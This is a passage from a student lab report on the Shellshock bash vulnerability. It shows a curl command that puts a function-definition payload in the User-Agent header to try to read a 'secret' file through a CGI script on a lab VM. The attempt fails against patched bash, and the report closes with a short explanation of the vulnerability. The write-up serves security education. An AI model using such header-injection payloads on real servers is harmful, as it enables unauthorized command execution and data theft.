[05/01/20]seed@AcharyaDeepak:~$ curl -v http://10.0.2.15/cgi-bin/t
est.cgi -A "() { :;}; echo Content-Type: text/plain; echo ; /bin/c
at secret;"
*   Trying 10.0.2.15...
* Connected to 10.0.2.15 (10.0.2.15) port 80 (#0)
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: 10.0.2.15
> User-Agent: () { :;}; echo Content-Type: text/plain; echo ; /bin
/cat secret;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 01 May 2020 19:59:51 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host 10.0.2.15 left intact
[05/01/20]seed@AcharyaDeepak:~$ 
```

First, I used the function and was able to print as seen in the first screenshot, but it was surprising that when I tried to steal the content of secret as in task 4, I was not able to get the content of the secret file but I saw the content from the function I created before. We got the message from the previous function because it was already in the local machine. Thus, shellshock attack is not successful in the patched version of bash.

Conclusion

The shellshock attack exploits the vulnerability in bash program. Attacker constructs an environment variable that contains a function definition. To exploit this vulnerability, we need to find a victim that runs bash and the same time takes input from the users in the form of environmental variables. From above experiment we saw that attackers can run any command exploiting this vulnerability. Thus, patching the system is only countermeasure of this attack.